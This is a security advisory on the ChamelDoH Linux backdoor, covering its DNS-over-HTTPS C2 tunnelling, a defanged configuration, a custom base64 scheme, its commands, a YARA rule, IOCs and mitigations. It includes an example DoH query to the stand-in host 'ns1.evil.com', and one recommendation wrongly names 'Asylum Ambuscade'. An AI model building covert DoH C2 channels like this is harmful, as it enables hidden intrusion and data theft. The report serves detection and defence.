ChamelDoH: ChamelGang’s New Weaponry

BACKDOOR, REMOTE ACCESS

Vairav Advisory Report

28th June 2023

Vairav Technology Security Pvt. Ltd.

Thirbam Sadak 148
Baluwatar, Kathmandu

Phone: +977 014441540
Mobile: +977-9820105900
Email: mail@vairav.net

SUMMARY

Researchers recently indicated concerning information about a newly discovered Advanced Persistent Threat (APT) gang known as ChamelGang. This group has emerged as a serious cyber threat in Nepal, targeting a variety of industries including energy, aviation, and government organizations. Furthermore, their destructive actions have spread beyond Nepal's borders, affecting vital agencies in the United States, India, Russia, Taiwan, and Japan. The research emphasizes ChamelGang's thorough and sophisticated cyber operations, revealing its capacity to enter highly protected networks and perform precisely targeted attacks. The group's target selection reflects their strategic emphasis on areas critical to the running and stability of both Nepal and the nations they have targeted abroad. Their activities have been observed on both Windows and Linux platforms, showcasing their adaptability and advanced capabilities.


Introduction of Cyber Adversary

ChamelGang has carried out hostile campaigns using a variety of tools and strategies while concealing their activity and exploiting weaknesses. They use phishing sites that spoof respectable businesses such as Microsoft, TrendMicro, McAfee, IBM, and Google, such as newtrendmicro.com, McAfee-upgrade.com, etc. Notably, ChamelGang has demonstrated technical expertise by exploiting specific vulnerabilities such as CVE-2017-12149 in the JBoss Application Server platform and the ProxyShell vulnerabilities (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207) in Microsoft Exchange, allowing unauthorized access and compromising web applications and corporate mail servers via undetected backdoors. They have also enhanced their capabilities with ChamelDoH, a Linux-based backdoor that uses DNS-over-HTTPS (DoH) tunneling to maintain persistence and avoid detection.

Tactics, Techniques, and Procedure

The recently found Linux malware, represented by the sample with sha-256 hash: (34c19cedffe0ee86515331f93b130ede89f1773c3d3a2d0e9c7f7db8f6d9a0a7) is primarily designed as a sizable C++ binary intended for remote system access. Upon execution, the sample uses DoH (DNS over HTTPS) tunneling to connect to the preconfigured command-and-control (C2) infrastructure. To disguise its communication, the sample employs a customized base64 alphabet and turns it into subdomains that are forwarded to a hostile actor-controlled name server. Immediately upon implant execution, the sample launches a series of system calls to collect reconnaissance data, which is subsequently combined into a JSON object.

Key	**Value Description**
host_name	System hostname
ip	Any IP address for an interface that is not 127.0.0.1
system_type	sysname parsed from the system's utsname struct, i.e. Linux
system_version	version parsed from the system's utsname struct, i.e. #43-Ubuntu SMP PREEMPT_DYNAMIC Tue Apr 18 18:21:28 UTC 2023
whoami	The user context that *ChamelDoH* is running under
process_pid	The process ID of the *ChamelDoH* process
bits	The bitness of the system, i.e. x86_64
pwd	The working directory of the *ChamelDoH* process
id	A pseudo-randomly generated integer generated by *ChamelDoH* that is used as an implant ID


Machine Infected by ChamelDoH
HTTPS
Legitimate DNS-over-HTTPS Providers
Malicious Nameserver
Stairwell

```
https://DoH-Provider.com/resolve?type=TXT&name=encoded.message.ns1.evil.com
```

```
{
    "Status":0,
    "TC":false,
    "RD":true,
    "RA":true,
    "AD":false,
    "CD":false,
    "Question":[
        {
            "name":"encoded.message.ns1.evil.com.",
            "type":16
        }
    ],
    "Answer":[
        {
            "name":"encoded.message.ns1.evil.com.",
            "type":16,
            "TTL":0,
            "data":"encoded response"
        }
    ],
    "Comment":"Response from <IP>."
}
```

Figure 1: The process of DNS-over-HTTPS (DoH) tunneling (Stairwell, 2023).

ChamelDoH's command-and-control (C2) technique is unique. The C2 configuration of the implant is a JSON object with two keys. The JSON keys and an explanation of each value are listed below:

Key	**Value Description**
ns_record	An array of malicious name servers that are used for C2
doh	An array of legitimate DoH cloud providers can be abused for tunneling

The defanged configuration within the sample **34c19cedffe0ee86515331f93b130ede89f1773c3d3a2d0e9c7f7db8f6d9a0a7** includes the following configurations:

```
{
    ns_record: [
        "ns1.spezialsex[.]com",
        "ns2.spezialsex[.]com"
    ],
    doh: [
        https://8.8.8.8/resolve?type=TXT&name=,
        https://8.8.4.4/resolve?type=TXT&name=,
        https://1.1.1.1/dns-query?type=TXT&name=,
        https://cloudflare-dns.com/dns-query?type=TXT&name=,
        https://dns.google.com/resolve?type=TXT&name=
    ]
}
```

The implant makes use of the above configuration to send DNS-over-HTTPS (DoH) queries to the specified providers and malicious name servers. It encodes its command-and-control (C2) communications as malicious name server subdomains and sends TXT requests for the established domain containing the encoded C2 communications. Because the DoH providers are extensively utilized for valid DNS traffic, blocking them across a whole company becomes difficult. Furthermore, the usage of HTTPS makes it impossible for defenders to identify individual domain requests made through DoH and selectively detect or prohibit the abnormal activity, including ChamelDoH's encoded messages, without intercepting the data. This method is similar to C2 in that traffic is delivered to a genuine service contained on a content delivery network (CDN) but forwarded to a C2 server through the request's Host header. Both detection and prevention become difficult.

ChamelDoH encrypts its communication with AES128, and the output is base64 encoded so that it may be prepended as a subdomain. As the base64 alphabet contains certain non-alphanumeric characters, ChamelDoH employs a modified base64 alphabet to ensure that the encoded data may be sent over DNS. It replaces these characters with multi-character sequences specified in the accompanying table:

Original character	*ChamelDoH* substitution
=	A3C3C3CA
+	A2B2B2BA
/	A1A1A1AA

As the DNS requests are TXT requests, the malicious C2 server may respond with any data within the answer, using the usual base64 alphabet. The implant possesses fundamental capabilities for remote access operations, including file upload, download, deletion, and execution. Below is a list of all the commands that have been implemented:

Command	Description
run	Execute a file/shell command
sleep	Set the number of seconds until the next check-in
wget	Download a file from a URL
upload	Read and upload a file

Command	Description
download	Download and write a file
rm	Delete a file
cp	Copy a file to a new location
cd	Change the working directory

YARA Rule

```
rule Stairwell_ChamelDoH_01
{
   meta:
      author = "Daniel Mayer (daniel@stairwell.com)"
      copyright = "(c) 2023 Stairwell, Inc."
      description = "Unique strings from a sample of ChamelDoH"
      last_modified = "2023-06-07"
      version = "0.1"

   strings:
      $ = "001020304050607080910111213141516171819202122232425262728293031"
      $ = "resolve?type=TXT&name="
      $ = "CONNECT_ONLY is required!"
      $ = "[\"ns"
      $ = "touch -r"

   condition:
      4 of them
}
```

MITRE ATT&CK techniques

The ChamelDoH malware may make the usage of various attack tactics, techniques, and procedures based on the MITRE ATT&CK framework to attack victimized users or organizations.

Tactic	Technique
Resource Development	Obtain capabilities (T1588) • Digital Certificates (T1588.004)
Execution	Native API (T1106)
Persistence	Traffic Signaling • Socket Filters (T1205.002)
Defense Evasion	Obfuscated Files or Information (T1027)
	Traffic Signaling • Socket Filters (T1205.002)
Credential Access	OS Credential Dumping • /etc/passwd and /etc/shadow
Discovery	System Information Discovery (T1082)
	File and Directory Discovery (T1083)
	System Network Configuration Discovery (T1016)
	System Owner/User Discovery (T1033)
Collection	Archive Collected Data (T1560)
	Email Collection (T1114)
Command and Control	Application Layer Protocol • DNS (T1071.004)
	Data Encoding (T1132)
	Encrypted Channel (T1573) • Asymmetric Cryptography (T1573.002)
	Traffic Signaling • Socket Filters (T1205.002)

Indicators of Compromise (IOCs)

SHA256	C2 domains
34c19cedffe0ee86515331f93b130ede89f1773c3d3a2d0e9c7f7db8f6d9a0a7	ns1.spezialsex[.]com ns2.spezialsex[.]com
4fd1515bfb5cf7a928acfacabe9d6b5272c036def898d1de3de7659f174475e0	ns30.mayashopping[.]net ns31.mayashopping[.]net
6a26367b905fb1a8534732746fa968e3282d065e13267d459770fe0ec9f101fe	ns2.marocfamily[.]com ns1.marocfamily[.]com ns1.marocfamilym[.]com ns1.marocfamilyx[.]com
70e845163ee46100f93633e135a7ca4361a0d7bc21030bc200d45bb14756f007	ns30.mayashopping[.]net ns31.mayashopping[.]net ns2.marocfamily[.]com ns1.marocfamily[.]com
92c9fd3f81da141460a8e9c65b544425f2553fa828636daeab8f3f4f23191c5b	ns1.spezialsex[.]com ns2.spezialsex[.]com
a0bd3b9a008089903c8653d0fcbc16e502da08eb2e77211473d0dfdec2cce67c	ns30.mayashopping[.]net ns31.mayashopping[.]net
b893445ae388af7a5c8b398edf98cfb7acd191fb7c2e12c7d3b2d82ee8611b1a	ns2.marocfamily[.]com ns1.marocfamily[.]com
de2c8264c0378f651f607ef5d0b93aca5760d370d5fed562e784ce5404bbc1a9	ns2.marocfamily[.]com ns1.marocfamily[.]com
e41a5e84d19f9e45972f497270133167669052ad6f11e7a16e832cf1de59da7d	ns2.marocfamily[.]com ns1.marocfamily[.]com
fe68af66cd9bc02de1221765d793637d27856fcaa632fabb81e805d2a2862b72	ns30.mayashopping[.]net ns31.mayashopping[.]net

IP Address

45[.]91[.]24[.]3

Threat Summary	
Name	ChamelDoH
Threat Type	Linux implant for remote access
Detection Names	ChamelDoH
Symptoms	Unauthorized remote access, modified DNS traffic, encoded C2 communications
Additional Information	ChamelDoH is a C++ implant designed for Linux systems, communicating through DNS-over-HTTPS (DoH) tunneling. It collects system information, performs basic remote access operations, and employs a modified base64 alphabet for encoding communication. It utilizes malicious name servers and legitimate DoH providers for command-and-control (C2) communication, making detection and prevention challenging due to traffic obfuscation.
Damage	Unauthorized access, data exfiltration, the potential for further malicious activities
Malware Removal (Linux)	To remove ChamelDoH, it is recommended to follow established cybersecurity best practices. This includes utilizing up-to-date security software, conducting a thorough system scan, and removing any identified threats.

Vairav Recommendations

We recommend the following to mitigate and prevent a cyber-attack attack:

1. **Implement robust network security measures:**

It is critical to employ strong steps to improve network security. Firewalls, intrusion detection, and prevention systems (IDS/IPS), and secure gateway devices are among the techniques employed. These security components help in the identification and prevention of ChamelDoH-related network activity. Furthermore, monitoring DNS traffic for any suspicious trends and preventing access to known malicious domains as soon as possible is critical.

2. Keep systems updated and secure:

To maintain system security, it is essential to prioritize regular updates and ensure the security of Linux devices. This includes applying security patches and updates consistently to address potential vulnerabilities that could be exploited by ChamelDoH. Additionally, implementing robust authentication mechanisms like multi-factor authentication (MFA) and enforcing the principle of least privilege helps to mitigate the risk of unauthorized access. By following these practices, the overall security posture of the systems can be strengthened.

2. **Have an incident response plan**

Organizations should have an incident response plan in place and ensure that all employees know how to respond in the event of a malware infection. This should include procedures for isolating infected systems and reporting the incident to the appropriate parties.

3. Implement robust email security

Organizations should implement email security measures such as spam filters, email gateways, and advanced threat protection to block malicious emails, including those containing malware.

4. Patch Management and Endpoint Protection

Patch Management and Endpoint Protection are essential components of a robust security strategy. It is crucial to maintain software and operating systems up to date by promptly applying security patches. Additionally, deploying reliable endpoint protection solutions that include anti-malware and anti-exploit capabilities is vital to detect and removing malicious software, such as Asylum Ambuscade, from endpoints. By implementing these measures, organizations can significantly enhance their defenses against potential threats and minimize the risk of successful attacks on their systems.

5. Monitor network traffic

It is advisable for organizations to actively monitor network traffic and remain vigilant for indications of ChamelDoH malware. Any suspicious activity should be thoroughly investigated, which may involve monitoring for data exfiltration attempts and identifying connections to recognized command and control servers. By conducting proactive monitoring and prompt investigations, organizations can enhance their ability to detect and respond to potential ChamelDoH-related threats.

It is important to remember that cyber adversaries are likely to constantly evolve their methods, tools, and techniques to evade detection and continue to be successful in their attacks. Therefore, organizations and individuals must stay informed about the latest TTPs of ChamelGang and take proactive steps to protect themselves.

CONTACT US

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4441540

Mobile: +977-9820105900

Email: mail@vairav.net

Website: https://vairav.net